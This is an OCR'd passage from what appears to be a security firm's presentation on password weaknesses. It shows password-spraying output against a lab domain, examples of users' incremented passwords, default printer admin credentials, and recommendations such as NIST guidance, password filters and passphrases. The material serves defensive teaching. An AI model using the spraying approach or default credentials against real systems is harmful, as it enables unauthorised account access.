SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Cindy.Keller:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Brandy.Booker:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Lewis.Ochoa:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Rene.Luna:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Garret.Hughes:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Phillip.Zhang:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Adrienne.Camacho:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Alexis.Payne:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Anika.Ryan:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Skyler.Macdonald:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Alison.Phan:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Ryleigh.Morrow:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Emely.Beltran:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Alessandra.Raymond:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Tianna.Frazier:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Ayana.Conner:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Brooklynn.Padilla:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Selena.Anthony:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Emanuel.Hendrix:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Sienna.Francis:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Alexandria.Mack:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Anthony.Greene:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Tina.Erickson:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Devan.Savage:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Nikhil.Cobb:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Blanca.Daniel:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Rogelio.English:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [+] SNEAKERNET.local\Allison.Glass:Summer2023!
```

Password Policy



Password Policy



Password Expiration

- Short password expirations (i.e. 60 days) can cause worse passwords
- Users often just add punctuation such as “!” to their password and increment a digit (Password1!, Password2!, Password3, etc)
- Often able to get a foothold in environments with short password expiration policies

Expirations Don’t Force Good Passwords

EVOLVE SECURITY

User	Prev Password 1	Prev Password 2	Prev Password 3	Prev Password 4	Prev Password 5
johns	Whitebear82%	Whitebear81%	Blackbear81%	Blackbear82%	Blackbear83%
michaelm	Robertson7!	Robertson6!	Robertson5!	Robertson4!	Robertson3!
davids	Basketball12!	Lauren11!	Lauren17!	Lauren22!	Lauren38!
chrisb	Amor1233.	Amor1996.	*amor1996	Amor1996	1996Amor
marym	Bulls@77	Bulls@50	Bulls@65	Bulls@10	Bulls@15
jenniferw	Wario15##	Wario14##	Wario70##	Jordan65##	Wyatt20##
mariam	Soccer16$	Stephen6502$	Stephen6501$	Stephen6500$	
stevenb	Ilovesurfing2021	Ilovetennis2021	Ilovegolf2021	Ilovebball2021	Iloverunning2021

Recommendations

- Increase minimum password length

NIST 800-63B

- No password expirations, except when the password has been compromised
- Don’t require “complexity” (3/4: upper, lower, number, symbol)
- Implement a password filter, use it to filter weak passwords from being used (from breached password lists)

*These recommendations don’t comply with all compliance frameworks

Password Filter - Dictionaries

EVOLVE SECURITY


Rockyou.txt:

123456	jessica	friends	joshua	elizabeth	matthew	spongebob	william
12345	654321	butterfly	bubbles	hottie	robert	joseph	thomas
123456789	michael	purple	1234567890	tinkerbell	danielle	junior	beautiful
password	ashley	angel	superman	charlie	forever	softball	mylove
iloveyou	qwerty	jordan	hannah	samantha	family	taylor	angela
princess	111111	liverpool	amanda	barbie	jonathan	yellow	poohbear
1234567	iloveu	justin	loveyou	chelsea	987654321	daniela	patrick
rockyou	000000	loveme	pretty	lovers	computer	lauren	iloveme
12345678	michelle	fuckyou	basketball	teamo	whatever	mickey	sakura
abc123	tigger	123123	andrew	jasmine	dragon	princesa	adrian
nicole	sunshine	football	angels	brandon	vanessa	alexandra	alexander
daniel	chocolate	secret	tweety	666666	cookie	alexis	destiny
babygirl	password1	andrea	flower	shadow	naruto	jesus	christian
monkey	soccer	carlos	playboy	melissa	summer	estrella	+ 14,344,371 more
lovely	anthony	jennifer	hello	eminem	sweety	miguel	

Password Filter

- Evaluates and verifies new passwords upon change against established rules
- Can be adjusted to avoid use of:
  - Weak or common passwords (previously breached passwords)
  - Contextually specific passwords (sneakernet, sneaker, SNI, etc)
- Help protect against password spraying and brute force attacks by ensuring stronger passwords
- Gives limited feedback to users about password choices
- Azure AD Password Protection or Lithnet Password Protection

Azure AD Password Protection



Lithnet Password Protection (free!)

EVOLVE SECURITY

Lithnet/Password Protection for Active Directory/Default Policy


Policy	Setting	
Passwords must meet specified number of complexity points	Enabled	
Minimum number of points required for password to be approved		13
Points for each character used		1
Points for each number used		0
Points for each lower case letter used		0
Points for each upper case letter used		0
Points per symbol used		0
Points for the use of at least one number		1
Points for the use of at least one symbol		2
Points for the use of at least one uppercase letter		2
Points for the use of at least one lowercase letter		1


Policy	Setting	
Reject normalized passwords found in the banned word store	Enabled	
Enable for password set operations		Enabled
Enable for password change operations		Enabled


Policy	Setting	
Reject normalized passwords found in the compromised password store	Enabled	
Enable for password set operations		Enabled
Enable for password change operations		Enabled

Policy	Setting	
Reject passwords found in the compromised password store	Enabled	
Enable for password set operations		Enabled
Enable for password change operations		Enabled

Use passphrases










Source: xkcd

Use passphrases








Nobody Ever Suspects The Copier

EVOLVE SECURITY


MFPs – Multi Function Printers



Root Cause

- Default passwords not changed on device

- Admin:12345678
- Administrator:7654321
- Admin:Admin
- Administrator:admin
- admin:<blank>
- admin:123456


Canon
Read on smartphone
Top
Setting Up
Preparations Required Before Use
Preventing Unauthorized Access
Setting up Using the Setup Guide
Logging in as an Administrator
Setting the Date/Time
Setting up the Network Environment
Installing Drivers
Portal Top > Manual top > Setting Up > Logging in as an Administrator
Logging in as an Administrator
2E8E-004
Log in as an administrator, otherwise important items regarding the network and security cannot be set. To set up the user management after the setup is complete, you need to log in as an administrator. The default user name for the administrator is "Administrator" and the default password is "7654321". When you are going to operate the machine as 